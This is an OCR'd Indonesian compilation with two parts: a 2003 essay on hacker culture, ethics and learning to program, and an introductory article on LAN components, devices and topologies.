
Cracker adalah sisi gelap dari Hacker. Mereka mengggunakan kemampuan mereka untuk mendapatkan akses ke dalam komputer/data bank dan data-data rahasia. Pada dasarnya mereka adalah orang-orang pintar, kepandaian mereka dalam ilmu komputer menyamai -bahkan lebih- dari Hacker, namun sayang ilmu mereka dimanfaatkan untuk hal yang tidak berguna.

Dari sini bisa kita tarik kesimpulan bahwa, ada jurang pemisah antara Hacker dengan Cracker. Keduanya adalah relevan tapi tidak sama. Keduanya tetaplah aktifis elektronik, namun berjalan di jalan yang berbeda.

Bagi Hacker, mereka biasanya sedikit enggan untuk berhubungan dengan Cracker. Cracker sudah seharusnya keluar dari 'Play Pen' (box tempat bayi bermain) dan mulai untuk menanggapi komputer secara serius bukan sekedar bermain (baca: bereksperimen)

[PANGGUNG PERHACKINGAN]

Jika kita melangkah lebih dalam, mengenal dan bukan hanya



mengetahui, kita akan menemui sebuah sub-kultural dalam dunia Hacking. Secara elektronis, Hacker-Hacker seluruh dunia berhubungan baik itu melalui IRC, Messengger dan E-mail. Dan dalam menjalin hubungan yang baik antar sesama Hacker dibentuklah sebuah aturan main/kode etik.

[KODE ETIK HACKER]

[1]. Akses ke komputer atau apapun yang dapat mengajari anda bagaimana dunia bekerja haruslah tidak terbatas. Selalu acungkan jari tengah dalam setiap bentuk imprelialisme dan pengekangan.

[2]. Semua informasi haruslah gratis (bebas)

[3]. Jangan pernah percaya kepada OTORITAS.

[4]. Hackers -dan siapa-pun- haruslah dihargai dengan kemampuan Hackingnya, bukan dikarenakan bogus kriteria, seperti tingkatan, umur, dan posisi.

[5]. Kita dapat membuat keindahan dengan komputer.

[6]. Komputer dapat membuat hidup kita menjadi lebih baik.


[7]. Seperti lampu 'Aladdin', kita dapat membuat apapun berada dalam genggaman.

Setiap Hacker sejati haruslah selalu menjalankan kode etik, walaupun tidak ada keharusan dalam menjalankannya. Namun dalam dunia itelektual, melanggar kode etik adalah suatu hal yang sangat memalukan. Ingatlah, Hacker memiliki ingatan yang baik, sekali saja anda melanggar kode etik, maka untuk kembali dan berinteraksi dengan komunitas dibutuhkan waktu yang sangat lama.

Berkembangnya komputer mini dengan harga yang semakin terjangkau membuat komunitas elektronik ini meluas.

Pada saat itu (1980-han), adalah suatu kebanggaan untuk menggunakan komputer bagi remaja. Sebagian dari mereka hanya mempergunakan komputer untuk bermain game. Namun sebagian diantara mereka tumbuh menjadi Hacker sejati melalui seleksi alam.

Saat modem menjadi sebuah kebutuhan, dan BBS (Bulletin Board System)




tersebar dimana-mana. Sudah saatnya untuk mengintip keluar. Dunia virtual begitu luas. Dan komunitas kembali terbentuk.

Dalam jangkauan yang lebih luas lagi terminologi Hacker 'baru' terbentuk. Mereka kebanyakan remaja, memili kemampuan komputer yang tinggi, dan selalu tertarik untuk mencoba hal-hal baru.

Satu-persatu komunitas kecil terbentuk, mereka tidak hanya berhubungan melalui BBS (baca: Mail Box), namun pertemuan-pertemuan 'nyata' mulai dilakukan. Dan untuk menegaskan eksistensi mereka, dikenallah sebuah Manifesto atau lebih dikenal sebagai 'THE CONSCIENCE OF HACKER'. Pertama sekali dirilis dalam majalah elektronik (e-zine) Phreak-Hack (PHRACK), yang ditulis oleh 'The Mentor'

[THE CONSCIENCE OF HACKER]

> Ini adalah dunia kami sekarang
> Dunia-nya elektron dan switch
> dan keindahan sebuah baud.
>
> Kami ada tanpa paham kebangsaan, perbedaan warna kulit, atau prasangka keagamaan.
>
> Anda memproklamirkan perang, membunuh, dan berlaku curang, dan membohongi kami serta meyakinkan bahwa ini adalah untuk kebaikan kami, namun tetap saja kami disebut kriminal.
>
> Ya ... saya adalah seorang kriminal.
>
> Kejahatan saya adalah rasa ingin tahu.
>
> Kejahatan saya adalah LEBIH PINTAR dari kalian, sesuatu yang tidak pernah kalian harapkan.
>
> Saya adalah seorang HACKER, dan ini adalah MANIFESTO-ku
>
> Kalian bisa menghentikan saya, tapi tidak akan pernah dapat menghentikan kami semua. ...
>
> [The Mentor, Phrack issue 0x07]



[KOMUNITAS CYBER]

Seperti halnya kehidupan nyata, masyarakat cyber juga membentuk-komunitas berdasarkan mood dan persamaan ide. Beberapa diantaranya berdasarkan daerah/region. Komunitas Hacker tumbuh seirama dengan komunitas cyber lainnya. Sebagai sebuah komunitas, komunitas Hacker terdiri atas 'tetua' beserta anggota-anggota nya. Kmunitas Hacker, biasanya tidak memiliki pemimpin dan tidak begitu menghargai pemimpin. Mereka percaya semua bentuk 'penguasaan' tidaklah baik. Namun dari pada itu, komunitas Hacker mengenal tetua, 'kepala suku', atau seseorang yang ditinggikan setingkat namun tidak dianggap pemimpin.


Pada dasarnya, tidak baik memiliki penguasa (jika pemimpin diartikan begitu). Dan Hacker tidak percaya dengan penguasa, dimana setiap individu menjadi penguasa atas dirinya sendiri.

Dalam komunitas,tidak mungkin kita hidup tanpa peraturan, juga tanpa pemimpin, Hacker juga menyadari itu. Untuk itulah 'tetua' atau 'kepala suku', 'elite', atau 'DEMIGOD'. Mereka ditinggikan dan didengar pendapatnya (untuk kemajuan bersama), namun tidak seperti pemimpin didunia nyata, para tetua tidak sepantasnya dihormati secara berlebihan. Mereka dihargai karena reputasinya, dedikasinya bukan karena ia adalah seorang tetua.

Hacker berkumpul dan berkomunikasi secara elektronis melalui media Mailing List, atau diskusi IRC. Namun tidak jarang komunitas Hacker sejati dikotori oleh para LAMER (Istilah untuk orang yang tidak memiliki kemampuan Hacking, terlalu sombong dan membanggakan dirinya melalui IRC channel).

Komunitas pada saat sekarang ini sudah sangat buruk. Menurut seorang rekan dari USA yang saya hubungi mengutarakan "Hacking Scene is just bunch of small penis loosers". Ya, ada benarnya. Jika kita melihat realita sekarang ini 'Para Hacker' hanyalah sekelompok anak sekolah yang pandai mengunakan script, tanpa mau tahu bagaimana script itu bekerja. Memang mereka adalah bagian dari komunitas, namun jika mereka tidak mau belajar, mereka tidak akan lebih hebat dari 'Small Penis Loosers'.

Lain dari pada itu, masih tersisa sekelompok anak muda serius yang secara bertahap belajar dan meningkatkan kemampuan mereka, hingga menjadi Hacker Sejati.



Main stream dunia hacker itu sekarang telah jauh berubah, mereka mulai menghancurkan infrastruktur yang telah dirintis oleh pendahulunya. Dan yang lebih menyedihkan lagi, mereka itu tidak mau belajar dan menjadi pintar, sehingga selamanya menjadi orang bodoh.

Saya yakin anda tidak ingin menjadi seperti itu !!

[INGIN MENJADI HACKER]

Untuk menjadi Hacker, yang diperlukan pertama sekali adalah keinginan. Karena yang jadi pertanyaan bukanlah 'Apakah saya akan menjadi seorang Hacker ?', tetapi 'Apakah saya ingin menjadi seorang Hacker ?'. Jika anda telah memiliki keinginan, maka anda telah memiliki sebuah modal dasar sebagai pijakan anda anda dalam melangkah.

Segala sesuatu pasti dimulai dari impian, dan sudah pasti jika anda memiliki impian, anda akan mencoba untuk merealisasikannya. Intinya, sebelum melangkah yakinkan kalau anda telah miliki keinginan.

[*] Pelajari bahasa pemprograman.


Hal pertama yang harus anda pelajari adalah bahasa pemprograman. Saat ini di dalam distribusi sistem operasi Linux, terdapat beragam tool-tool berguna yang akan menunjang anda untuk belajar memprogram.

Untuk mendapatkan Linux saat ini sudah sangat mudah, anda bisa membelinya secara online (www.gudanglinux.or.id), mendapatkan Copy-an CD nya dari teman. Atau jika anda mempunyai akses internet yang baik, anda bisa langsung mendownload distribusi linux situs resmi-nya, atau melalui www.linuxiso.com.

Menurut Eric S. Raymond, bahasa pemprograman yang baik untuk anda pelajari pertama sekali adalah 'Python'.

"Desain-nya bersih, terdokumentasi dengan baik dan cukup mudah bagi pemula"

[ERIC S. RAYMOND]



[PYTHON]

```
$ python
Python 2.1.1 (#2, Sep 26 2001, 09:32:53)
[GCC 2.95.3-5 (cygwin special)] on cygwin
Type "copyright", "credits" or "license" for more information.
>>>

>>> print "Hello world \n"
Hello world

>>>
```

[PYTHON EOF]


Setelah python, anda bisa melanjutkan dengan 'JAVA'. Java sangat populer, dikarenakan 'bytecode' hasil kompilasinya bersifat 'Machine Independent' yang tidak bergantung kepada mesin atau jenis prosessor, namun bergantung kepada 'Runtime Environment-nya'. Namun dibalik keunggulannya, 'rakus' memory adalah salah satu kelemahan Java.

Pada akhirnya, jika anda ingin serius terhadap pemprograman, mau tidak mau anda akan berhadapan dengan C. Bahasa yang digunakan untuk menulis sistem operasi Unix dan Linux (juga sistem operasi lainnya).

Assembly juga bahasa yang penting. Dimana jika anda menguasai assembly anda akan mulai merasakan 'jiwa sebuah mesin'. Anda akan belajar memprogram sesuatu dari dasar, memprogram tiap bagian, sehingga anda akan memahami 'Bagaimana Ia Bekerja !'

Buku atau Kursus saja tidak akan cukup untuk menjadikan anda programmer yang handal. Memprogram harus dilakukan seperti mempergunakan bahasa sehari-hari. Yang harus anda lakukan adalah membaca kode dan menulis kode.

Cobalah untuk membaca kode (software opensource) orang lain. Pelajari pola pikir dan teknik pemecahan masalah-nya. Dan coba temukan cara yang lebih baik.



[*] Pelajari dan kembangkan salah satu Unix OpenSource.

Mengapa Linux/Unix OpenSource begitu penting ? Ini semua tidak lepas dari semangat OpenSource itu sediri. Dengan mempelajari kode-kode yang dirilis bebas dalam sistem operasi OpenSource, kita dapat mempelajari pola pikir seorang programmer/Hacker, kita dapat menemukan cara mereka dalam meyelesaikan masalah dan mencoba mencari metoda penyelesaian masalah yang lebih baik dari apa yang mereka lakukan. OpenSource juga membantu kita dalam membangun sebuah aplikasi, sehingga kita tidak perlu direpotkan dengan 'research'. Mereka telah melakukan-nya untuk kita, dan kita bisa memanfaatkan waktu yang tersisa untuk hal yang lebih spesifik.

"Saya bisa berpandangan jauh, karena saya berdiri di pundak orang-orang jenius terdahulu .. "


[Sir Isaac Newton]

[*] Pelajari hal-hal baru.

Banyak hal-hal baru muncul, dan setiap hal (apapun) akan memberikan kita pelajaran berarti untuk hidup dan hidup adalah HACKING. Hindarilah untuk bersikap skeptis dan mulailah untuk berpikiran terbuka. Hal-hal baru -terlebih-lebih yang begitu radikal-, banyak di tentang oleh sebagian orang skeptis, namun sebuah pemikiran terbuka akan memberikan alur yang baik dalam memperolah ilmu.

Ilmu ada dimana-mana. Bahkan dalam suatu yang dianggap kotor. Sebagai contoh, coba anda bandingkan 'kotoran' sapi (hewan herbivora) dengan 'kotoran' kucing (hewan karnivora). Dapat kita lihat kalau kotoran sapi 'lebih menggunung' dari pada kotoran kucing, dan tidak terlepas dari itu, secara umum dapat kita tarik kesimpulan, bahwa hewan herbivora (pemakan tanaman) lebih banyak dari pada hewan karnivora (pemakan daging). Penyebab yang paling relevan untuk hal ini adalah faktor 'makanan'. Tumbuhan yang dikonsumsi oleh hewan herbivora (dalam contoh ini sapi) mengandung 'selulose' atau serat lebih sulit dicerna, sehingga lebih banyak meninggalkan zat sisa. Hal ini tidak berlaku pada hewan karnivora (dalam contoh ini kucing). Daging lebih mudah dicerna, sehingga hanya meninggalkan sedikit zat sisa.

Dengan sedikit imajinasi kotor, coba bayangkan hal-hal yang lebih kotor lagi untuk dianalisa dan diambil pelajarannya.
Dalam lingkup komputer, pelajarilah semua hal-hal baru. Anda bisa



menemukan banyak hal baru melalui artikel, journal, atau berita-berita 'nerd' di 'slashdot'.

[*] Selalu gunakan logika.

Berpikir dengan logika sangat diperlukan dalam Hacking. Dalam Hacking anda akan berhadapan dengan berbagai keadaan untuk dianalisa dan dipecahkan secara logika.

Logika akan sangat membantu anda untuk menghidupkan kembali rasionalitas yang hilang dan berpikir membantu anda untuk hidup dan tetap hidup.

[*] Ikuti perkembangan teknologi dan informasi.

Teknologi Informasi berkembang sangat cepat. Sebuah bahasa pemprograman yang kita pelajari hari ini bisa cepat berganti dengan bahasa atau visual programming baru yang lebih mudah -baca memudahkan, alih-alih membodohkan-. Semua itu berganti seiring berlalunya waktu dan ketika kita tersadar kita sudah jauh ketinggalan.

Ada baiknya anda selalu membaca, atau minimal mendapatkan 'digest' dari ilmu-ilmu/info terbaru. Anda juga bisa mendapatkan informasi dari Mailing List dan NewsGroup.

Dengan selalu up-to-date, anda akan selalu dekat dengan informasi.


[*] Ketahui hal-hal yang belum diketahui.

Dalam apapun didunia ini, kita harus bercermin. Buang semua prasangka dan nilai-nilai. Buang anggapan sepihak kalau 'saya adalah seorang wizard'. Duduklah sejenak dan mulai berpikir.

Apa yang saya ketahui ?
Apa yang belum saya ketahui ?
Inginkah saya mengetahuinya ?

Jika ya ...

Apa yang harus saya lakukan ?



Tentu saja belajar !

Mengapa hal ini begitu sulit ?

Karna anda belum memiliki pegangan yang kokoh !

Apa yang harus saya lakukan ?

Ketahui apa yang belum anda ketahui !!!!

Untuk dapat memahami komputer anda akan menemukan sesuatu yang saling berhubungan. Untuk memahami satu hal anda harus memahami dulu beberapa hal yang lain.

Untuk bisa memahami cara kerja NMAP (Os Fingger Print, yang memanfaatkan urutan stack TCP/IP sebagai identifier) anda harus memahami dulu konsep pemprograman Bahasa C, anda juga harus memahami 'pointer', dan konsep pointer erat kaitannya dengan 'stack', sebaiknya anda juga memiliki pemahaman stack yang baik !

Anda juga akan disibukkan dengan belajar konsep TCP/IP. Anda juga harus tahu dulu 'dimana bisa mendapatkan info tentang TCP/IP'. Dengan begini, tariklah kesimpulan untuk mengenal segala sesuatu dan memahami serta mencari jawaban terhadap hal-hal yang tidak kita ketahui !


[*] Terus Belajar.

Yang paling penting dari semua hal diatas adalah selalu belajar. Tanpa belajar anda tidak akan mendapatkan apa-apa. Jangan pernah beranggapan jika 'telah' menjadi Hacker anda akan berhenti belajar, malah sebaliknya anda akan mulai belajar kembali untuk menjadi seorang Hacker yang berdedikasi.

Terus belajar, dan ingatlah ketika anda berhenti sejenak dan mengenang kembali ... anda telah menjadi seorang Hacker yang tangguh!.

[*] Mengabdi kepada budaya Hacker

Setelah semuanya selesai dan anda sedang beristirahat setelah aktifitas Hacking 37 Jam yang melelahkan. Coba ingat kembali.



Siapa yang memperkenalkan anda kepada komputer ?
Siapa yang membimbing anda mempelajarinya ?
Siapa yang dengan setia menemani anda mengejar informasi ?

Siapa yang pertama sekali mengenalkan anda dengan HACKING ?
Mengajari anda teknik-teknik Hacking Dasar ?
Mengajari anda tentang bersikap dan berfikir layaknya HACKER ?

Siapa yang membuat sistem operasi Hacker, Linux ?
Siapa yang mengembangkannya ?
Siapa yang membuatnya begitu mudah untuk dioperasikan dengan tampilan yang begitu cantik ?

Siapa yang telah membuat anda HADIR didunia ini ?

Bahagiakan mereka .....
Jika anda berpikir cara terbaik untuk membahagiakan mereka adalah dengan membayar mereka dengan uang, anda SALAH BESAR. Jika yang anda lakukan adalah mengucapkan ribuan terima kasih kepada mereka, juga SALAH.

Cukup lakukan apa yang telah mereka lakukan. Jika anda merasa terbantu dengan dokumen ini, buat sebuah dokumen baru, buat yang lebih baik dan berbagilah dengan sesama !


Dengan melakukan hal-hal kecil yang terbaik yang bisa anda lakukan, berarti anda telah mengabdi kepada budaya Hacker itu.

Dan ketika pagi datang, dan mentari memancarkan cahayanya. SUDAH WAKTUNYA UNTUK KELUAR, DAN MENGENAL DUNIA.

28 SEPTEMBER 2003
H3D87 a.k.a MOBY

Untuk eCHo staff: Y3DIPS, THE_DAY2000, COMEX

Untuk Rizka, Terima kasih atas semua dukungannya :),
Terima kasih malaikat ku !!
Terima kasih kepada sahabat-sahabatku (yang tak pernah kutahu siapa)



**PENGENALAN JARINGAN LAN**

***Pengertian dan Prinsip Kerja LAN***

LAN dapat definisikan sebagai network atau jaringan sejumlah sistem komputer yang lokasinya terbatas didalam satu gedung, satu kompleksgedung atau suatu kampus dan tidak menggunakan media fasilitas komunikasi umum seperti telepon, melainkan pemilik dan pengelola media komunikasinya adalah pemilik LAN itu sendiri.
Dari definisi diatas dapat kita ketahui bahwa sebuah LAN dibatasi oleh lokasi secara fisik. Adapun penggunaan LAN itu sendiri mengakibatkansemua komputer yang terhubung dalam jaringan dapat bertukar data atau dengan kata lain berhubungan. Kerjasama ini semakin berkembang dari hanya pertukaran data hingga penggunaan peralatan secara bersama.
LAN yang umumnya menggunakan hub, akan mengikuti prinsip kerja hub itu sendiri. Dalam hal ini adalah bahwa hub tidak memiliki pengetahuantentang alamat tujuan sehingga penyampaian data secara broadcast, dan juga karena hub hanya memiliki satu domain collision sehingga bila salah satu port sibuk maka port-port yang lain harus menunggu.

***Komponen-komponen Dasar LAN***


Beberapa komponen dasar yang biasanya membentuk suatu LAN adalah sebagai berikut:

•Workstation

Workstation merupakan node atau host yang berupa suatu sistem komputer. Sistem komputer ini dapat berupa PC atau dapat pula berupa suatu komputer yang besar seperti sistem minicomputer, bahkan suatu mainframe. Workstation dapat bekerja sendiri (stand-alone) dapat pula menggunakan jaringan untuk bertukar data dengan workstation atau user yang lain.

•Server

Perangkat keras (hardware) yang berfungsi untuk melayani jaringan dan workstation yang terhubung pada jaringan tersebut.pada umumnya sumber daya (resources) seperti printer, disk, dan sebagainya yang hendak digunakan secara bersama oleh para pemakai di workstation berada dan bekerja pada server. Berdasarkan jenis pelayanannya dikenal disk server, file server, print server, dan suatu server juga dapat mempunyai beberapa fungsi pelayanan sekaligus.



•Link (hubungan)

Workstation dan server tidak dapat berfungsi apabila peralatan tersebut secara fisik tidak terhubung. Hubungan tersebut dalam LAN dikenal sebagai media transmisi yang umumnya berupa kabel. Adapun beberapa contoh dari link adalah:

1.Kabel Twisted Pair
•Kabel ini terbagi dua, yaitu Shielded Twisted Pair dan Unshielded Twisted Pair(UTP)
•Lebih banyak dikenal karena merupakan kabel telpon
•Relatif murah
•Jarak yang pendek
•Mudah terpengaruh oleh gangguan
•Kecepatan data yang dapat didukung terbatas, 10-16 Mbps

2.Kabel Coaxial
•Umumnya digunakan pada televisi
•Jarak yang relatif lebih jauh
•Kecepatan pengiriman data lebih tinggi di banding Twisted Pair, 30 Mbps
•Harga yang relatif tidak mahal
•Ukurannya lebih besar dari Twisted Pair


3.Kabel Fiber Optic
•Jarak yang jauh
•Kecepatan data yang tinggi, 100 Mbps
•Ukuran yang relatif kecil
•Sulit dipengaruhi gangguan
•Harga yang relatif masih mahal
•Instalasi yang relatif sulit

•Network Interface Card (NIC)

Suatu workstation tidak dihubungkan secara langsung dengan kabel jaringan ataupun tranceiver cable, tetapi melalui suatu rangkaian elektronika yang dirancang khusus untuk menangani network protocol yang dikenal dengan Network Interface Card (NIC).

•Network Software

Tanpa adanya software jaringan maka jaringan tersebut tidak akan bekerja sebagaimana yang dikehendaki. Software ini juga yang memungkinkan sistem komputer yang satu berkomunikasi dengan sistem komputer yang lain.



***Peralatan Pendukung LAN***

a.Repeater

•Pada OSI, bekerja pada lapisan Physical
•Meneruskan dan memperkuat sinyal
•Banyak digunakan pada topologi Bus
•Penggunaannya mudah dan Harga yang relatif murah
•Tidak memiliki pengetahuan tentang alamat tujuan sehingga penyampaian data secara broadcast
•Hanya memiliki satu domain collision sehingga bila salah satu port sibuk maka port-port yang lain harus menunggu.

b.Hub

•Bekerja pada lapisan Physical
•Meneruskan sinyal
•Tidak memiliki pengetahuan tentang alamat tujuan
•Penggunaannya relatif mudah dan harga yang terjangkau
•Hanya memiliki satu buah domain collision

c.Bridge

•Bekerja di lapisan Data Link
•Telah menggunakan alamat-alamat untuk meneruskan data ke tujuannya
•Secara otomatis membuat tabel penterjemah untuk diterima masing2 port

d.Switch


•Bekerja di lapisan Data Link
•Setiap port didalam swith memiliki domain collision sendiri-sendiri
•Memiliki tabel penterjemah pusat yang memiliki daftar penterjemah untuk semua port
•Memungkinkan transmisi secara full duflex (dua arah)

e.Router

•Router berfungsi menyaring atau memfilter lalu lintas data
•Menentukan dan memilih jalur alternatif yang akan dilalui oleh data
•Menghubungkan antar jaringan LAN, bahkan dengan WAN

***Topologi LAN***


Pengertian topologi Jaringan adalah susunan lintasan aliran data didalam jaringan yang secara fisik menghubungkan simpul yang satu dengan simpul



lainnya. Berikut ini adalah beberapa topologi jaringan yang ada dan dipakai hingga saat ini, yaitu:


•Topologi Star

Beberapa simpul/node dihubungkan dengan simpul pusat/host, yang membentuk jaringan fisik seperti bintang, semua komunikasi ditangani langsung dan dikelola oleh host yang berupa mainframe komputer.





•Topologi Hierarkis


Berbentuk seperti pohon bercabang yang terdiri dari komputer induk(host) dihubungkan dengan simpul/node lain secara berjenjang. Jenjang yang lebih tinggi berfungsi sebagai pengatur kerja jenjang dibawahnya.




•Topologi Bus


Beberapa simpul/node dihubungkan dengan jalur data (bus). Masing2 node dapat melakukan tugas-tugas dan operasi yangberbeda namun semua mempunyai hierarki yang sama.






•Topologi Loop

Merupakan hubungan antar simpul/node secara serial dalam bentuk suatu lingkaran tertutup. Dalam bentuk ini tak ada central node/host, semua mempunyai hierarki yang sama.





•Topologi Ring


Bentuk ini merupakan gabungan bentuk topologi loop dan bus, jika salah satu simpul/node rusak, maka tidak akan mempengaruhi komunikasi node yang lain karena terpisah dari jalur data.





•Topologi Web

Merupakan bentuk topologi yang masing-masing simpul/node dalam jaringan dapat saling berhubungan dengan node lainnya melalui beberapa link. Suatu bentuk web network dengan n node, akan menggunakan link sebanyak n(n-1)/2.





Dengan menggunakan segala kelebihan dan kekurangan masing2 konfigurasi, memungkinkan dikembangkannya suatu konfigurasi baru yang menggabungkan beberapa topologi disertai teknologi baru agar kondisi ideal suatu sistem jaringan dapat terpenuhi.



